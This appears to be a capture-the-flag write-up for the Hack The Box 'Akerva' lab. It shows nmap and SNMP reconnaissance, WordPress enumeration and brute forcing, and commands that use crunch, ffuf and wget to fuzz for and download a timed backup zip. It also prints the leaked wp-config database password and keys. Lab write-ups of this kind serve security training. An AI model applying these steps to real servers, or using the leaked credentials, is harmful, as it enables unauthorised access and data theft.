1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 TCP Port

1.1.1.1 Port 22

Discovered Port 22 with OpenSSH services.

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 0d:e4:41:fd:9f:a9:07:4d:25:b4:bd:5d:26:cc:4f:da (RSA)
|   256 f7:65:51:e0:39:37:2c:81:7f:b5:55:bd:63:9c:82:b5 (ECDSA)
|_  256 28:61:d3:5a:b9:39:f2:5b:d7:10:5a:67:ee:81:a8:5e (ED25519)
```

1.1.1.2 Port 80

Discovered Port 80 with Apache banner.


```
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.4-alpha-47225
|_http-title: Root of the Universe &#8211; by @lydericlefebvre &amp; @akerva_fr
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

1.1.1.3 Port 5000

Discovered Port 5000 with Werkzeug. (Python web application)

```
5000/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-auth:
| HTTP/1.0 401 UNAUTHORIZED\x0D
|_  Basic realm=Authentication Required
```


Access to Port 5000 via browser. Discovered that this required a credentials to login




1.1.2 UDP Port

1.1.2.1 Port 131


Discovered Port 161 with SNMP services



Discovered a flag from nmap script




Discovered filtered port. Blocked by firewall or no open at all for the port.




1.2 Apache webserver enumeration on Port 80

1.2.1 WordPress web application

Discovered a WordPress application is being used.




Obtain flag from HTML source code.




1.2.2 Web directory fuzzing


Discovered backups, dev and more directory.



Access to '/backups', '/dev/', '/JavaScript' directory. Redirected to Forbidden page




Access to '/scripts' directory. Prompt for authentication



1.3 WordPress Scan


1.3.1 WordPress Version and Theme

Discovered WordPress version and the theme used



1.3.2 Username leak

Discovered ‘aas’ user



1.3.3 Brute force

Brute force password on the login page. Don’t seem to work. Cracked with rockyou.txt. Time consuming and resources.

1.4 SNMP Enumeration


1.4.1 Nmap output

1.4.1.1 Backup_every_17minute.sh


Discovered a bash script

```
|   9450:
|     Name: backup_every_17
|     Path: /bin/bash
|     Params: /var/www/html/scripts/backup_every_17minutes.sh AKERVA{IkN0w_SnMP@@@MIsconfigur@T
!onS}
```

GET REQUEST OF '/scripts/backup_every_17minutes.sh'. Prompt for Authentication



POST REQUEST OF '/scripts/backup_every_17minutes.sh'. Discovered full script.




1.4.1.2 Space_dev.py


Discovered a python script.

```
Params: /opt/check_devsite.sh
1240:
  Name: space_dev.py
  Path: /usr/bin/python
  Params: /var/www/html/dev/space_dev.py
1245:
  Name: python
  Path: /usr/bin/python
  Params: /var/www/html/dev/space_dev.py
```

GET REQUEST FOR '/dev/space_dev.py'



POST REQUEST '/dev/space_dev.py'. Don’t seem to able get the python script.



1.5 Backup bash script analyze

1.5.1 Analysis

Full analysis on the script

```
SAVE_DIR=/var/www/html/backups

while true
do
    # CURRENT:Tue, 09 Nov 2021 02:30:32 GMT
    # Eg: backup_20211109023032.zip
    # Guessing format: backup_2021110902{0000}.zip
    # {0000} replace it with exact minute and second
    ARCHIVE_NAME=backup_$(date +%Y%m%d%H%M%S)
    echo "Erasing old backups..."
    rm -rf $SAVE_DIR/*

    echo "Backuping..."
    #/var/www/html/backups/backup_2021110902{0000}.zip
    zip -r $SAVE_DIR/$ARCHIVE_NAME /var/www/html/*

    echo "Done..."
    sleep 1020 # Sleep for 1020 sec == 17 minute, then remove the backup ZIP file
done
```

1.5.2 Obtain backup ZIP

1.5.2.1 Attack flow

Below shows the attack flow to get backup zip.

```
8. Get Backup zip file from the webserver
# Generate wordlist
crunch 4 4 0123456789 -o min_sec.lst

# Get Server Time
curl -I http://akerva.htb

# Fuzzing for the exactly backup ZIP file
sudo ffuf -u 'http://10.13.37.11/backups/backup_2021110902FUZZ.zip' -w min_sec.lst -c

# Download the file. Please dont include '{...}'
wget http://10.13.37.11/backups/backup_backup_2021110902{FUZZ}.zip
```


1.5.2.2 Server time obtained

Obtain server time

```
sodanew@kalinew:~/Documents/HTB/Fortresses/Akerva$ curl -I http://akerva.htb
HTTP/1.1 301 Moved Permanently
Date: Tue, 09 Nov 2021 03:10:02 GMT
Server: Apache/2.4.29 (Ubuntu)
X-Pingback: http://10.13.37.11/xmlrpc.php
X-Redirect-By: WordPress
Location: http://10.13.37.11/
Content-Type: text/html; charset=UTF-8
```


1.5.2.3 Fuzzing for backup zip

Fuzz for the file till matched and the result show below.



1.5.2.4 Download with wget


Download backup zip



1.5.3 Backup ZIP analyze

1.5.3.1 Extract data

Extracted the ZIP. Discovered more directory



1.5.3.2 Wp-config.php

Content of wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'ZokDHE_DJ_____enzU)=' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Discovered lot of hashed. Unable to crack.

```
 */
define( 'AUTH_KEY',         'HcgYQU?EfUu2<eBLHt`Or/!>KbcZ_%z>q!H6R:Fk(aq-moIg]E%@rjfE>;?~D0}k' );
define( 'SECURE_AUTH_KEY',  'v9>ZRo-By<QIk8?JK3|TgCRBa17|}.mDfFc;{6lBlvXZ}&>Ke_oz(*[`rL{K`+`J' );
define( 'LOGGED_IN_KEY',    'L8x)P: Il)F0q|q{|A<4h)gkb7yxUFXi`s%gAwMwvBP(Gu] 3pqztI(Shh$I) !J' );
